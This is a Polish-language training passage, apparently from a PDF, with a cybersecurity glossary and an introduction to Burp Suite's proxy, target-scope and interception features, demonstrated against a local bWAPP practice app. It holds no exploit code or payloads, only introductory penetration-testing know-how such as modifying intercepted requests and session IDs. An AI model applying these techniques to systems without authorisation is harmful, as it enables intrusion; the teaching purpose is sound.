**exploit** – złośliwy kod lub technika, która wykorzystuje podatności w systemach komputerowych, oprogramowaniu lub protokołach w celu wykonania nieautoryzowanych działań. Exploity mogą prowadzić do naruszenia bezpieczeństwa, przejęcia kontroli nad systemem lub wykonywania szkodliwych operacji.

## F

---

**front-end** – część wizualna aplikacji; to jak użytkownik ją widzi poprzez graficzny interfejs; zestaw funkcji i modułów odpowiadający za prezentację aplikacji.

**FTP (File Transfer Protocol)** – protokół komunikacyjny służący do przesyłania plików między klientem a serwerem w sieci komputerowej. Umożliwia łatwe przesyłanie, pobieranie i zarządzanie plikami na zdalnym serwerze. FTP nie jest protokołem bezpiecznym, dlatego często stosuje się jego zabezpieczoną wersję - FTPS lub wykorzystuje protokoły transferu plików, takie jak SFTP czy SCP, które są oparte na SSH i zapewniają bezpieczną transmisję danych.

**fuzzing** – sposób testowania oprogramowania poprzez dostarczanie nieprawidłowego wejścia i sprawdzanie jak program na nie reaguje.

## G

---

**GET** – rodzaj żądania HTTP, które służy do pobierania zasobów z serwera. W żądaniu GET przeglądarka lub klient wysyła prośbę o określony zasób, na przykład stronę internetową, i otrzymuje odpowiedź zawierającą żądane dane.

## H

---

**hash (funkcja hashująca)** – matematyczna operacja, która przekształca dane wejściowe (np. tekst, plik) w unikalny ciąg znaków o stałej długości. Funkcje haszujące są szeroko stosowane w kryptografii, sprawdzaniu integralności danych i indeksowaniu.

**host** – komputer lub inny urządzenie podłączone do sieci, które może komunikować się z innymi urządzeniami w sieci. Hosty mogą być serwerami, klientami lub innymi urządzeniami sieciowymi.

**HTTP (Hypertext Transfer Protocol)** – protokół przesyłania hipertekstu. Jest to protokół komunikacyjny stosowany w sieciach komputerowych, który umożliwia przeglądanie i wymianę danych między klientem a serwerem. Wykorzystywany głównie do przeglądania stron internetowych.

## I

**integralność** – odnosi się do zapewnienia spójności i nienaruszalności danych. Oznacza to, że dane są chronione przed nieuprawnionymi modyfikacjami lub manipulacją. Systemy zapewniające integralność danych umożliwiają weryfikację, czy dane nie zostały zmienione bez uprawnienia.

**IP (Internet Protocol)** – protokół internetowy. Jest to podstawowy protokół komunikacyjny wykorzystywany w sieciach komputerowych do przesyłania pakietów danych między różnymi urządzeniami. Adresy IP identyfikują zarówno hosty jak i sieci w Internecie.

## J

**jednoznaczne uwierzytelnianie** – metoda uwierzytelniania, która wymaga od użytkownika podania jednoznacznego identyfikatora (np. numeru identyfikacyjnego, kodu PIN) w celu potwierdzenia tożsamości przed udostępnieniem dostępu do chronionego zasobu.

## K

**klient** – komputer lub urządzenie, które korzysta z usług lub zasobów udostępnianych przez serwery. Klient wysyła żądania do serwera i otrzymuje odpowiedzi, które zawierają żądane informacje lub zasoby.

## L

**localhost** – standardowa nazwa hosta, która jest tłumaczona na adres lokalnej maszyny. Innym słowy adres wskazujący na aktualną maszynę.

## M

**malware** – skrót od angielskiego terminu "malicious software", oznaczającego złośliwe oprogramowanie, które ma na celu naruszenie bezpieczeństwa systemu komputerowego lub kradzież danych.

**Man-in-the-Middle (MitM)** – atak, w którym atakujący przechwytuje i kontroluje komunikację między dwoma stronami, pozostając niezauważonym. Atakujący może podszywać się pod jedną ze stron i przechwytywać poufne informacje.

**MFA (Multi-Factor Authentication)** – wieloskładnikowe uwierzytelnianie, które wymaga od użytkownika podania co najmniej dwóch różnych czynników uwierzytelniających, takich jak hasło, kod generowany na urządzeniu, odcisk palca, czy identyfikator biometryczny. Zapewnia większe bezpieczeństwo niż tradycyjne uwierzytelnianie oparte tylko na hasle.

**monitoring sieci** – proces ciągłego obserwowania i analizowania aktywności w sieci w celu wykrycia ewentualnych zagrożeń, anomalii lub problemów.

## N

**naciąganie (ang. spoofing)** – technika, w której atakujący podszywa się pod inną osobę, urządzenie lub adres IP w celu wprowadzenia w błąd i uzyskania nieautoryzowanego dostępu do systemu lub danych.

**naruszenie danych (data breach)** – nieautoryzowane ujawnienie lub dostęp do poufnych lub wrażliwych danych, takich jak dane osobowe klientów lub dane finansowe. Naruszenia danych mogą prowadzić do kradzieży tożsamości, oszustw finansowych i innych form nadużyć.

## O

(model) **OSI (Open Systems Interconnection)** – model OSI to abstrakcyjny model komunikacji sieciowej, który opisuje różne warstwy komunikacji i protokoły używane w sieciach komputerowych. Model OSI składa się z siedmiu warstw, od fizycznej (warstwa 1) do aplikacji (warstwa 7), które współpracują w celu przesyłania danych w sieci.

## P

**payload** – dane lub informacje przekazywane wewnętrz komunikacji sieciowej, poza nagłówkiem protokołu. Payload może zawierać różne typy informacji, takie jak tekst, obrazy, pliki, komunikaty, instrukcje, polecenia lub dowolne dane przesyłane przez użytkowników.

**phishing** – rodzaj ataku wykorzystujący inżynierię społeczną, stosowany w celu wyłudzenia poufnych informacji. Zwykle poprzez wyświetlanie spreparowanej przez atakującego strony internetowej bardzo dobrze odwzorowującej oryginał.

**POST** – rodzaj żądania HTTP, które służy do przesyłania danych z klienta do serwera. W żądaniu POST dane są wysyłane w ciele żądania, na przykład w formularzach internetowych, gdzie użytkownik wprowadza dane, które mają być przesłane na serwer.

**poufność** – zapewnienie, że dane są chronione przed nieupoważnionym dostępem lub ujawnieniem. Zapewnia, że tylko uprawnione osoby lub systemy mają dostęp do poufnych informacji, zapobiegając tym samym nieautoryzowanym wglądom lub kradzieży danych.

**protokół** – zbiór reguł i procedur, które ustalają sposób komunikacji między urządzeniami lub systemami w sieci komputerowej. Protokoły określają formaty danych, reguły przekazywania informacji i sposoby zarządzania danymi w celu zapewnienia skutecznej komunikacji.

**proxy** – serwer pośredniczący w komunikacji pomiędzy klientem, a serwerem.

**przekierowanie (ang. redirect)** – mechanizm, który kieruje użytkownika z jednego adresu URL na inny. Przekierowanie może być stosowane w celu zmiany lokalizacji zasobu, np. gdy strona internetowa została przeniesiona na inny adres.

## R

---

**ransomware** – szkodliwe oprogramowanie, które blokuje dostęp do systemu lub plików użytkownika, a następnie żąda okupu w zamian za przywrócenie dostępu. Ransomware jest jednym z najpoważniejszych zagrożeń w dziedzinie cyberbezpieczeństwa.

## S

---

**serwer** – komputer lub urządzenie, które dostarcza usługi lub zasoby innym urządzeniom w sieci. Serwer odbiera żądania od klientów i udostępnia odpowiednie zasoby lub usługi.

**skanowanie sieci** – proces badania sieci w celu identyfikacji aktywnych hostów, portów, usług i potencjalnych podatności lub słabości w zabezpieczeniach.

**SQL Injection** – atak, w którym atakujący wstrzykuje złośliwy kod SQL do zapytań do bazy danych poprzez formularze lub parametry aplikacji internetowej. Atakujący wykorzystuje luki w walidacji danych, aby uzyskać nieautoryzowany dostęp do bazy danych lub manipulować jej zawartością.

**SSH (Secure Shell)** – protokół sieciowy i program komunikacyjny używany do bezpiecznego zdalnego logowania i wykonywania poleceń na zdalnych komputerach. Zapewnia szyfrowane połączenie, chroniąc poufność i integralność przesyłanych danych.

## T

---

**TCP (Transmission Control Protocol)** – TCP to protokół transportowy używany w sieciach komputerowych. Zapewnia niezawodną transmisję danych poprzez ustanawianie połączenia między hostami, segmentację danych na pakiety, kontrolę przepływu i mechanizmy potwierdzania odbioru. TCP gwarantuje dostarczenie danych w odpowiedniej kolejności i bez błędów.

**TLS (Transport Layer Security)** – protokół kryptograficzny stosowany w sieciach komputerowych w celu zapewnienia bezpiecznej komunikacji między klientem a serwerem. Jest następcą protokołu SSL (Secure Sockets Layer). TLS zapewnia poufność, integralność i uwierzytelnianie danych, umożliwiając bezpieczne przesyłanie informacji.

## U

---

**UDP (User Datagram Protocol)** – protokół transportowy używany w sieciach komputerowych. Jest to bezpołączeniowy protokół, który przesyła dane w postaci datagramów, nie zapewniając potwierdzeń odbioru, kontroli przepływu ani mechanizmów retransmisji. UDP jest często stosowany w przypadkach, gdzie szybkość i niska opóźnienia są ważniejsze niż niezawodność, np. w transmisji strumieniowej w czasie rzeczywistym, takiej jak transmisje wideo lub głosu.

**uwierzytelnianie** – proces weryfikacji tożsamości użytkownika, urządzenia lub systemu. Polega na dostarczeniu wiarygodnych dowodów, takich jak hasło, klucz kryptograficzny lub odcisk palca, w celu potwierdzenia, że osoba lub urządzenie jest tym, za kogo się podaje.

Patrz również: „*jednoznaczne uwierzytelnianie*”.

## V

---

**VPN (Virtual Private Network)** – wirtualna sieć prywatna. Jest to technologia, która tworzy bezpieczne połączenie między dwoma lub więcej urządzeniami w publicznej sieci, takiej jak Internet. Zapewnia poufność, integralność i poufność danych przesyłanych między tymi urządzeniami.

## W

---

**WEP (Wired Equivalent Privacy)** – WEP był pierwotnym protokołem szyfrowania wykorzystywanym w bezprzewodowych sieciach Wi-Fi. Jednak WEP nie jest już uważany za bezpieczny, ponieważ został złamany i podatny na ataki. Zaleca się używanie bardziej zaawansowanych protokołów, takich jak WPA2.

**wirus komputerowy** (ang. *computer virus*) – złośliwe oprogramowanie, które replikuje się i rozprzestrzenia w systemie komputerowym, infekując pliki i programy. Wirusy komputerowe mogą powodować szkody w postaci utraty danych, uszkodzeń systemu lub kradzieży poufnych informacji.

**WPA2 (Wi-Fi Protected Access 2)** – WPA2 jest obecnie najbezpieczniejszym standardem szyfrowania wykorzystywanym w sieciach Wi-Fi. Zapewnia silne zabezpieczenia, w tym uwierzytelnianie użytkownika i szyfrowanie danych, aby chronić bezprzewodowe sieci przed atakami.

**wzmocnienie** (ang. *hardening*) – proces konfigurowania systemu lub sieci komputerowej w celu zwiększenia ich bezpieczeństwa poprzez eliminację zbędnych usług, zmniejszenie powierzchni ataku i zastosowanie odpowiednich zabezpieczeń

## X

---

**XSS (Cross-Site Scripting)** – atak polegający na wstrzyknięciu złośliwego kodu (najczęściej w postaci skryptu JavaScript) do stron internetowych lub aplikacji internetowych. Atakujący wykorzystuje luki w zabezpieczeniach, aby osadzić szkodliwy kod w stronie, który może wykonywać niepożądane działania w przeglądarce użytkownika.

## Z

---

**zagrożenie zero-day** (ang. *zero-day threat*) – atak lub luka w zabezpieczeniach, który wykorzystuje słabości w systemie lub aplikacji, które nie są jeszcze znane ani naprawione przez dostawcę.

## Ż

---

**żądanie** – komunikat wysyłany przez jedno urządzenie do innego w celu uzyskania określonej usługi, danych lub zasobów. Żądanie posiada swoje parametry (może to być identyfikator lub inne informacje).

### 3. NARZĘDZIA DO TESTÓW BEZPIECZEŃSTWA APLIKACJI INTERNETOWYCH

#### 3.1. Burp Suite

Burp Suite to narzędzie z graficznym interfejsem użytkownika wykorzystywane w dziedzinie bezpieczeństwa aplikacji internetowych. Występuje w trzech wersjach:

- Community Edition
- Professional Edition
  - Pozwala zapisać stan pracy
- Enterprise Edition

#### Protokół HTTP


HTTP (ang. Hypertext Transfer Protocol) to protokół określający reguły przesyłania zasobów i zasady komunikacji na drodze klient - serwer. Protokół HTTP definiuje znormalizowany sposób w jakim informacje są udostępniane, przetwarzane i odczytywane przez serwer oraz jak wygląda odpowiedź na żądania. Żądanie http składa się z nagłówków oraz ciała (niewymagane). Nagłówki zawierają wiele istotnych informacji, które serwer wykorzystuje do interpretacji danych.

Żądania HTTP mogą mieć różny cel od odczytu danych, ich modyfikację, wstawienie nowych do usunięcia. O tym jakie zadanie pełni żądanie mówi nam metoda. Metod HTTP jest wiele, ale do najpopularniejszych które warto poznać i być świadomym należą:


- GET – pobranie zasobu wskazanego przez URI, może mieć postać warunkową jeśli w nagłówku występują pola warunkowe takie jak "If-Modified-Since"
- HEAD – pobiera informacje o zasobie, stosowane do sprawdzania dostępności zasobu
- PUT – przyjęcie danych przesyłanych od klienta do serwera, najczęściej aby zaktualizować wartość **encji**
- POST – przyjęcie danych przesyłanych od klienta do serwera (np. wysyłanie zawartości formularzy)
- DELETE – żądanie usunięcia zasobu, włączone dla uprawnionych użytkowników

#### Uruchomienie

Po uruchomieniu programu, pierwszym widokiem jaki zostaje nam udostępniony jest widok wyboru projektu. Wersja community ogranicza nasz wybór do projektów tymczasowych, gdzie po zamknięciu programu nasze prace zostaną utracone. Dla naszych zastosowań jak najbardziej to wystarczy, jednak jako profesjonalista będziemy chcieli wykupić licencję.



Następnie mamy możliwość użycia domyślnej konfiguracji lub załadowania jej z pliku. Możemy chcieć skorzystać z tej opcji, gdy pracujemy dla różnych klientów i każdy z nich wymaga innej konfiguracji.



Po wybraniu konfiguracji naszym oczom ukazuje się panel główny programu.

Pasek zakładek jest czymś na co powinniśmy zwrócić szczególną uwagę. Każda zakładka odpowiada to innemu narzędziu. Dostępne zakładki to:

- Dashboard
- Target


- Proxy
- Intruder
- Repeater
- Sequencer
- Decoder
- Comparer
- Logger
- Extender
- Project options
- User options
- Learn

Każdej z nich przyjrzymy się dokładnie w dalszej części rozdziału.

#### Jak zacząć korzystać?

Burp Suite powinien pośredniczyć w komunikacji pomiędzy aplikacją **frontendową** działającą w przeglądarce, a aplikacją **backendową** działającą na serwerze. Żeby przekierować ruch z przeglądarki do Burp'a zamiast od razu do docelowego serwera możemy skorzystać z rozszerzeń do przeglądarki np. **FoxyProxy** lub korzystając z już skonfigurowanej przeglądarki udostępnionej przez Burp'a, którą możemy uruchomić z zakładki

#### Proxy > Intercept




Dzięki temu wszystkie żądania jakie wykona przeglądarka zostaną wylistowane w zakładce:

#### Proxy > HTTP history

Po uruchomieniu przeglądarki udało się na naszą demonstracyjną stronę bWapp (hostowaną na lokalnym serwerze), gdzie przeszedłem proces logowania. Będąc ciekawym co nt. cyberbezpieczeństwa ma do powiedzenia Wikipedia, wyszukałem tam wymienioną frazę. Teraz mam dostęp do wszystkich żądań.

Nie zawsze jednak będziemy chcieli przechwytywać żądania z każdej strony, z jakiej korzystamy. W celu zawężenia listy żądań skorzystamy z zakładki **Target**. Spośród wszystkich **domen** do których zgłaszały się po zasoby wybieramy tą która nas interesuje, w tym przypadku będzie to **localhost**, na którym serwowana jest nasza aplikacja.

Burp zapyta nas, czy pomijać żądania, które nie należą do zakresu (**scope**). Jeśli test bezpieczeństwa chcemy przeprowadzić na konkretnej stronie jak najbardziej chcemy kliknąć **Yes**.



Teraz jesteśmy gotowi do szukania podatności.


## Target

Narzędzie zawierające między innymi mapę strony (1) (ang. **site map**), czyli strukturę strony jaką udało się ustalić burpowi na podstawie żądań jakie przez niego przeszły. Każdy węzeł strony (może to być obraz, styl **CSS** lub plik **PHP**) zawiera listę żądań (2) na podstawie których został ustalony. Każde żądanie i odpowiedź możemy podejrzeć (3).


Host	Method	URL	Params	Status	Length	MIME type	Title	Cor
http://localhost	GET	/install.php		200	2483	HTML	bWAPP - Installation	
http://localhost	GET	/install.php?install=yes		✓ 200	2487	HTML	bWAPP - Installation	

Dodatkowo zakładka pozwala nam zdecydować jakie strony internetowe mają znajdować się w naszym zakresie (ang. **scope**). Możemy to zrobić klikając prawy przycisk myszy (**PPM**) na węzeł, wtedy możemy dodać lub wykluczyć z zakresu lub zrobić to ręcznie w zakładce:

**Target > Scope**



## Proxy – Intercept



### Przyciski akcji (1)

- **Forward** – przepuść żądanie dalej, żeby trafiło na serwer.
- **Drop** – porzuć żądanie, żeby nie trafiło na serwer.
- **Intercept is on / Intercept is off** – przełącznik jednocześnie informujący czy przychwytywanie jest włączone.
- **Action** – akcje, które możemy wykonać na żądaniu (podobnie jak PPM na wylistowanym żądaniu w HTTP history).
- **Open Browser** – otwarcie wstępnie skonfigurowanej przeglądarki (**proxy, certyfikaty**).

**Żądanie (2)** – podgląd żądania, które zostało wysłane przez przeglądarkę.

**Inspektor (3)** – jeśli interesuje nas konkretna część żądania lub odpowiedzi możemy skorzystać z inspektora, który w przejrzysty sposób nam je wyświetli.

Korzystaliśmy już z tej zakładki, żeby otworzyć wstępnie skonfigurowaną przeglądarkę. Poza tym w zakładce mamy możliwość przychwytywania żądań. Czyli każde żądanie, które znajduje się w naszym zakresie, zostanie tutaj przekierowane i wstrzymane do momentu przepuszczenia żądania dalej (przycisk **Forward**) lub je odrzucić (przycisk **Drop**). Co ważne możemy dowolnie zmodyfikować żądanie według naszych potrzeb np. podmienić **PHPSESSID** (identyfikator sesji, który pozwala serwerowi zidentyfikować, który użytkownik wysłał żądanie).

Z racji, że strony internetowe potrafią wysyłać bardzo dużo żądań, szczególnie podczas ładowania pierwszej strony co wynika z faktu, że pobierane są też style.css, kod JavaScript itp. przychwytywanie w większości przypadków będziemy mieć wyłączone lub będziemy mieć skonfigurowane filtry w zakładce **Options**.

## HTTP history

**Żądanie (1)** – podgląd żądania, które zostało wysłane przez przeglądarkę.

**Odpowiedź (2)** – odpowiedź, którą otrzymaliśmy na żądanie z punktu 1.


**Lista żądań (3)** – lista wszystkich żądań przechwyconych przez burp'a.

**Inspektor (4)** – jeśli interesuje nas konkretna część żądania lub odpowiedzi możemy skorzystać z inspektora, który w przejrzysty sposób nam je wyświetli.


Wylistowane żądania zostały już wysłane, a odpowiedzi otrzymane, więc nie możemy tutaj za dużo zrobić poza przeanalizowaniem żądań. Jeśli jednak ktoreś przykuło naszą uwagę możemy je wysłać do **repeatera**, który zostanie opisany w osobnym podrozdziale.

Robimy to poprzez:

**Wybranie żądania > PPM > Send to Repeater (Ctrl + R)**



## Websockets history



Podobnie jak historia HTTP, służy do podglądu asynchronicznej komunikacji poprzez gniazda internetowe czyli **WebSockets**.

## Options

Konfiguracja dotycząca zakładki **Proxy**. Dostępne opcje:

**Proxy listeners** – umożliwia skonfigurowanie **nasłuchiwacza**. Nasłuchiwacze służą do nasłuchiwanego żądań przychodzących z przeglądarki. Jeśli korzystamy z burpowej przeglądarki nie musimy tutaj nic robić, jeśli natomiast korzystamy np. z Firefox'a powinniśmy w nim skonfigurować proxy, aby przekierowało ruch na dodany przez nas listener.



**Intercept Client Requests** – pozwala ustawić filtry przechwytywania żądań jeśli opcja **Intercept > Intercept is on** jest włączona.

The screenshot shows the 'Intercept Client Requests' configuration window. It includes a table for defining rules based on file extension, HTTP method, and URL. A condition column contains the regex pattern `(^gif$|^jpg$|^png$|^css$|^js$|^ico$|^...`. There are also checkboxes for automatically fixing new lines and updating Content-Length headers.

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="checkbox"/>	<input checked="" type="checkbox"/>		File extension	Does not match	<code>(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^...</code>
<input type="checkbox"/>		Or	Request	Contains parameters	
<input type="checkbox"/>		Or	HTTP method	Does not match	
<input type="checkbox"/>		And	URL	Is in target scope	

**Intercept Server Responses** – pozwala ustawić filtry przechwytywania odpowiedzi jeśli opcja **Intercept > Intercept is on** jest włączona.

The screenshot shows the 'Intercept Server Responses' configuration window. It includes a table for defining rules based on content type header, request status code, and URL. A condition column contains the regex pattern `^304$`. There is a checkbox for automatically updating Content-Length headers.

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="checkbox"/>	<input checked="" type="checkbox"/>		Content type header	Matches	<code>text</code>
<input type="checkbox"/>		Or	Request	Was modified	
<input type="checkbox"/>		Or	Request	Was intercepted	
<input type="checkbox"/>		And	Status code	Does not match	<code>^304\$</code>
<input type="checkbox"/>		And	URL	Is in target scope	

**Intercept WebSockets Messages** – pozwala wybrać czy chcemy przychwytywać komunikację klient-serwer, serwer-klient czy obie.

The screenshot shows the 'Intercept WebSockets Messages' configuration window. It has checkboxes for intercepting client-to-server messages and server-to-client messages.

**Response Modification** – pozwala zmodyfikować odpowiedź zanim trafi z powrotem do przeglądarki.

The screenshot shows the 'Response Modification' configuration window. It lists various options for modifying responses, such as unhiding hidden form fields, enabling disabled form fields, and removing JavaScript validation. Most checkboxes are currently unchecked.

- Unhide hidden form fields
  - Prominently highlight unhidden fields
- Enable disabled form fields
- Remove input field length limits
- Remove JavaScript form validation
- Remove all JavaScript
- Remove <object> tags
- Convert HTTPS links to HTTP
- Remove secure flag from cookies

**Match and replace** – pozwala zdefiniować automatyczną podmianę ciągu znaku na inny zdefiniowany ciąg znaku. Możemy to wykorzystać do ukrywania nagłówków czy ich podmiany.

## TLS Pass Through

**Miscellaneous** – szczegółowe ustawienia nie związane z konkretną kategorią.

## Intruder

